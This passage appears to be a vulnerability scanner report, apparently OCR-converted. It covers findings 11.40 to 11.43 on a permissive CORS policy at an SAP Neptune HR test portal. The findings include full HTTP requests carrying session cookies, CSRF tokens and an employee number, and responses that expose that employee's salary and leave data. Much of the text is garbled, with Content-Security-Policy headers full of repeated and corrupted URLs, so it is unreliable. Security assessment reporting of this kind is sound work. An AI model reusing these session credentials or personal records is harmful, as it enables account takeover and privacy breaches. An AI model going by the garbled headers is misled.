POST /neptune/zmfp\_availability?ajax\_id=SYNC&ajax\_applid=ZMFP\_AVAILABILITY&sap-client=650&dxp=21100006&field\_id=00111 HTTP/1.1 Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657789424432; SAPWP\_active=1; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3DUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: le86c367ed87c412ba8ead36d6d910d01.e8f8fb03f1b841da Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-e8f8fb03f1b841da-01 Content-Length: 47 Origin: https://jesimewjmona.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers Connection: close {"GT FORMDATA":{},"GS\_PARAMS":{},"GS\_INPUT":{}}

## Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 09:10:58 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 Content-Length: 14137 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: access-control-allow-methods: access-control-allow-headers: cache-control: no-store sap-server: true Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://cari.syriocation.wing.com/https:// ineptunie-soliware.com/.445 https://sss.google-analytics.com/ga/js https://cari.seo.com/https://ssap.com/https://ssap.com/https://ssap.com/https://ssap.com/https://spap.googleapis.com/https://ssap.com/https://spap.googleapis.com/https://spap.googleapis.com/https://spap.googleapis.com/https://syridication.twitter.com/ht eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff Connection: close {"modelMasterListData" [36, "PERNR", "REC\_ID", "REF\_ID", "REC\_TYPE", "LOCKED", "STATUS", "CDATE", "CTIME", "UNAME", "BEGDA", "ENDDA", "BEGUZ", "ENDUZ", "STNBY", "WF\_ID", "ACTION", "APORID" ADATE", "ATIME", "MSG", "COMME

...[SNIP]...

### 11.40. https://testportal.zalaris.com/neptune/zmfp dash ess lvreq overview

#### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_dash\_ess\_lvreq\_overview

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://zuojtzlorlad.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

POST /neptune/zmfp\_dash\_ess\_lvreq\_overview?ajax\_id=GET\_ESS\_LEAVE\_REQUESTS&ajax\_applid=ZMFP\_DASH\_ESS\_LVREQ\_OVERVIEW&sap-client=650&dxp=21100006& field\_id=00061 HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657789424432; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.542ee5152558492c Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-542ee5152558492c-01 Origin: https://zuojtzlorlad.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0 Te: trailers Connection: close

# Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 09:12:46 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 862
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin:
access-control-allow-methods: *
access-control-allow-headers: '
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://t.boost.ai/ https://zalcors.azurewebsites.net/ https://t.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://saccounts.ondemand.com/ https://ui5.sap.com/ https://zalcors.azurewebsites.net/ https://boisn.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.googleapis.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
{"modelleaveReqDialogTableData":
jo,"USER_ID","LEAVE_TYPE_ICON","START_DATE","END_DATE","START_TIME","END_TIME","STATUS_ICON","STATUS_COLOR","DESCRIPTION","00034448","sap-
icon://general-leave-request",
 ...[SNIP]...
```

11.41. https://testportal.zalaris.com/neptune/zmfp\_dash\_ess\_next\_salary

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_dash\_ess\_next\_salary

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://oiygkqhyuvte.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

POST /neptune/zmfp\_dash\_ess\_next\_salary?ajax\_id=ESS\_SALARY\_DETAILS&ajax\_applid=ZMFP\_DASH\_ESS\_NEXT\_SALARY&sap-client=650&dxp=21100006&field\_id=00089

HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mnl2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657789424432;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA

3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; SAPWP\_active=

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL

X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.6825021c8be24e8f

Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-6825021c8be24e8f-01

Origin: https://oiygkqhyuvte.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0

Te: trailers Connection: close

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:11:57 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 Content-Length: 1568

dxp-sap: 21100006 x-user-logon-language: E

access-control-allow-origin: ' access-control-allow-methods: access-control-allow-headers:

cache-control: no-store

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.in/.sapsf.eu:443 https://s.psf.com:443 https://p.in/.sapsf.eu:443 https://s.psf.com:443 https://p.in/.sapsf.eu:443 https://s.psf.com:443 https://p.in/.sapsf.eu:443 https://p.in/.sapsf.eu /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/ http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/ https://mps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/TEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com/https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.gogleapis.com https://plafform.twitter.com https://ton.twimg.com/tttycss/ https://use.typekit.net/ https://p.typekit.net/ https://use.sp.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

("modeloPageMainData":("PERNR":"00034448","DAYS":"","MONTH\_1":"July 2022","MONTH\_1\_BEG":"20220701","MONTH\_1\_END":"20220731","SALARY\_1":"0.00

```
","CURR_1":"NOK, Net","VIS_1":true,"MONTH_2":"June 2022","M ...[SNIP]...
```

# 11.42. https://testportal.zalaris.com/neptune/zmfp dash ess other quotas

## Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_dash\_ess\_other\_quotas

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://lizctedkzwhw.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

```
POST /neptune/zmfp_dash_ess_other_quotas?ajax_id=GET_ESS_OTHER_QUOTAS&ajax_applid=ZMFP_DASH_ESS_OTHER_QUOTAS&sap-client=650&dxp=21100006&field_id=00041 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657789424432;
al_assion=zgiv0se09zioteDteImtripot 1706047917405256 and the com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJGP8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.f54c54edf1f64ad1
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-f54c54edf1f64ad1-01
Origin: https://lizctedkzwhw.com
Dnt· 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

# Response 1

```
Date: Thu, 14 Jul 2022 09:12:37 GMT
  Server: Apache
  X-Content-Type-Options: nosniff
  X-Xss-Protection: 1; mode=block
  Referrer-Policy: no-referrer-when-downgrade, strict-origin
 X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
  content-type: application/json; charset=utf-8
  content-length: 409
  dxp-sap: 21100006
  x-user-logon-language: E
  access-control-allow-origin: *
  access-control-allow-methods:
  access-control-allow-headers: *
  cache-control: no-store
  sap-server: true
  Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://sapsf.eu:443 https://s
  https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://i.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://iogin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west
  https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
  https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
  https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.galaris.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com https://sapui5.hana.ondemand.com https://sapui
  https://platform.twitter.com.https://b.oost-files-general-eu-west-1-test.s3-eu-
  west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-w
```

eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modeltabOtherQuotasData":[6,"USER\_ID","TIME\_TEXT","DEDUCT\_BEGIN","DEDUCT\_END","ENTITLE","AVAILABLE","650-00034448","Time off overtimer","20220101","20221231","15.00 Hours","0.00 Hours","650-00034448

## 11.43. https://testportal.zalaris.com/neptune/zmfp dash ess paid vacation

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_dash\_ess\_paid\_vacation

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://eudvjwvxtdxg.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

